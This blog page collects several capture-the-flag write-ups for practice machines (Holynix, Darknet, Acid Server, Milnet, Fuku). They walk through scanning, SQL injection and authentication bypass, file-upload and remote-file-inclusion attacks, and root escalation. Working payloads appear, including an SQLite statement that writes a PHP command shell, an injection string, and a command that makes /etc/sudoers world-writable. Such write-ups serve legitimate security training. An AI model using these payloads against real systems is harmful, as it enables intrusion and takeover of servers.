Sunday, 12 June 2016

Holynix v1 challenge

Hello,
I would like to present the Holynix v1 challenge write-up. This challenge is one of the two Holynix challenges.
Scanning


Wow, only TCP 80 port? It is very comfortable situation of us. We know that the Apache 2.2.8 has assigned CVE-2010-0425 (Metasploit modules), but we want to be pro and we are going to conduct pentest manually. Let's browse the web application


OK, we know that we should find admin panel or something like that. We can see Login link, let's click on them


Great, I tried log in as admin without success but not without effect.


Great! Now we know that ltorvalds is a system administrator. I tried use SQL Injection against the panel and success! But we haven't got administrator account


The upload link looks attractive, let's try upload some file. Grrr, unfortunately I have got "Home directory uploading disabled for user alamo" information. Hmmm, in the Directory link we can find  a lot of emails (and probably usernames). In the Message link we can find corespondency which came likely from the IT department. Within the corespondency we can see "knockknock" word serveral time. I have got following result using sqlmap on the admin panel


Excellent! This is good news, because alamo user does not have privileges to upload any kind of file. Now we are able to find appropriate user to do thias action. We can find in the above table also who has privilege to upload some file. I have decoded the etenenbaum's password and log in, becuase he has privileges to upload file (logical value for upload is true).
Hmmm, I tried upload PHP backdoor, but it didn't upload the file to upload directory. Quite interesting... Let's try gzip the PHP file (for example <?php phpinfo(); ?>) and then upload it.
Good, the file has been uploaded, but upss in the upload directory is nothing (in particular our file :-/), that's not good news. I was researching a lot and finally I figured out that maybe the application has user's directory such as ~etenenbaum and ~alamo direcotiries and BINGO!
I launched our uploaded file and


Excellent! So actually we are able to upload PHP backdoor and obtain limited shell.


Great! Let;s try escalate our privileges.


So, we have several possibilities. I preffer:
1) Go to the /tmp directory
2) Copy the /bin/bash file to the /tmp directory
3) Grant root:root privileges to /tmp/bash file
4) Move (mv) /tmp/bash  to the /bin/tar file
5) Execute as root the /bin/tar file


Game over!


Thursday, 9 June 2016

Darknet v1 challenge

Hello all,
Today I would like to present the Darknet challenge solution.
Scanning phrase


OK, we have three open ports: 80, 111 and 43412. We have used aggressive mode in nmap and we can see for example version of apache. As far as I know this version doesn't have critical vulnerabilities. RPC info does not serve us nfs (we know how to exploit nfs). Let's verify our hypothesis.


OK, we should focus on the web application (practically as always :)).


Hmmmm, what do you think about dirb or dirbuster? I think so.


The /access/ directory looks attractive for our point of view.



Nice, we see backup file and we are able to download it. I have downloaded the file and content looks as follow


DirBuster have found /sec.php path additionally, but


Hmmm, we have got response 500 (internal server error), but at least we know that there exist a webmaster user.
I have no idea, what we could do else :-( The downloaded file has to be some kind of hint. Hmmm, let's try add to /etc/hosts following line


and let's try browse 888.darknet.com


and voila! Now let's run DirBuster again. Unfortunately we have got nothing interesting for us. I was trying brute-force the web based panel using hydra - without success, SQL Injection - without success, but I have filled in username as admin' and password whatsoever I have got result


The token looks as MD5 hashed string. I have cracked the string and I have got dasd. Hmmm maybe it is password? Grrr without success. SQLmap was trying also without success... I was googling "how to bypass authentication sqlite" and I have found!
We know from VirtualHost configuration that there is devnull user, so I have bypassed the authentication using devnull' OR '1 and random password.


Great! We are able to create our SQL backdoor. Let's try
ATTACH DATABASE '/home/devnull/public_html/img/info.php' as pwn;
CREATE TABLE pwn.shell (code TEXT); INSERT INTO pwn.shell (code) VALUES ("<pre><?php echo phpinfo(); ?></pre>");
and result

OK, it works! Now we are able to upload our backdoor, but unfortunately PHP configuration is not friendly for us, because there are disabled functions
system, eval, shell_exec, passthru, popen, proc_open, escapeshellarg, escapeshellcmd, exec, proc_close, proc_get_status, proc_nice, proc_terminate, pcntl_exec
so, my idea is to add empty php.ini file.
I did that using Administrator SQL and I have add sript
ATTACH DATABASE '/home/devnull/public_html/img/shell.php' as pwn;
CREATE TABLE pwn.shell (code TEXT); INSERT INTO pwn.shell (code) VALUES ("<pre><?php echo system($_GET['cmd']); ?></pre>");
and


Great! We have got limited shell!
TBU


Wednesday, 8 June 2016

Acid Server challenge

Hello,
Probably you have read Acid Reloaded walkthrough, so now it is the time for Acid Server.


From this result we know that only port 33447 is open. We can also see that there is /Challenge directory.
Default web page looks like as follow


The /Challege directory


Nice! But in spite of the good news let's run dirbuster.


hacked.php and cake.php looks interesting.
The cake.php has interesting title /Magic_Box and looks as follow


Let's check /Magic_Box directory


Hmm, maybe dirbuster would be helpful again?


low.php is nothing interesting I think, but comamnd.php probably will be useful.


Great! We have a fat chance to establish connection between the target and our machine. I filled in the ID ADDRESS field using 127.0.0.1 and I have got result in the source code


Now, let's try establish connection, which I mentioned above. I have written php reverse shell script, transfer it using netcat and run via command.php.


Excellent! I have been looking for our chance to escalate privileges and


I have logged in using discovered credentials and I have selected


Cracking would be very time consuming. During our penetration test I have found something like a 1337 Hax0r, so my idea is to add the string with some combination and try to bruteforce some user from /etc/passwd.


Excellent! Let's check our privileges


Game over :-)


Tuesday, 7 June 2016

Milnet v1 challenge

Hello all,
Looking for our target and scanning


Lighttpd 1.4.35 is probably free of known exploits. Let's browse the web application


Something interesting? For me - no. I clicked on each links and there is nothing special.
Dirb


That is juicy information! I examined info.php file and I suspect that our target is vulnerable to RFI. I noticed that (using Burp Suite Free) while sending request to the target POST request contains route parameter. I verified that there is LFI, but RFI would be more helpful for us, because if RFI occurs in the web application then we are able to use prepared script to execute via vulnerable web application.
I edited route parameter as follow
route=http://www.google.com/?
and I have got response


So I have verified that route parameter is vulnerable to RFI. Let's create our reverse shell script on our machine and execute it using route parameter.
 We have obtained limited shell! I have found in the /home directory langman subdirectory. This findings indicate that the system has langman user. There are several files.



The /backup/backup.sh looks interesting, let's check privilege the file.


Excellent! Root privileges!
TBU

Monday, 6 June 2016

BNE0x02 - Fuku challenge

Hello all,
Today it is the turn for the second BNE0x challenge.
Our tagret has assigned IP 192.168.56.101, let's run nmap to conduct services enumeration


Result is typical for a lot of CTF.
Web application


So, we can see that the web application uses HDFLV_MOD_DESCR - this may be juicy information for us. But let's examine the web app further.


We know also that the application uses Joomla! 1.5. Let's run dirb


The /administrator/ directory looks interesting... The robots.txt as well.


and


Now it's time for searching exploits. I have found Joomla 1.5.x Remote Admin Password Change. So, let's try perform exploitation.
BINGO! I have logged in as admin


We should look for feature to upload our reverse shell script.


I found in the Internet how to upload backdoor using Joomla Admin Panel.


aaaannnndddd...


Excellent! We have obtained limited shell!
I have found in the /home directory bull subdirectory. This fact indicates that bull is system user.

Very good! We know that chkroot has widely known exploit (CVE: 2014-0476).
I had read instruction form the exploit and I have created update file
chmod a+w /etc/sudoers; chmod a+r /etc/sudoers
We have to wait about 5 minutes and BOOM!
We are able to edit sudores file and add www-data line with ALL privileges like a root.


Game over :-)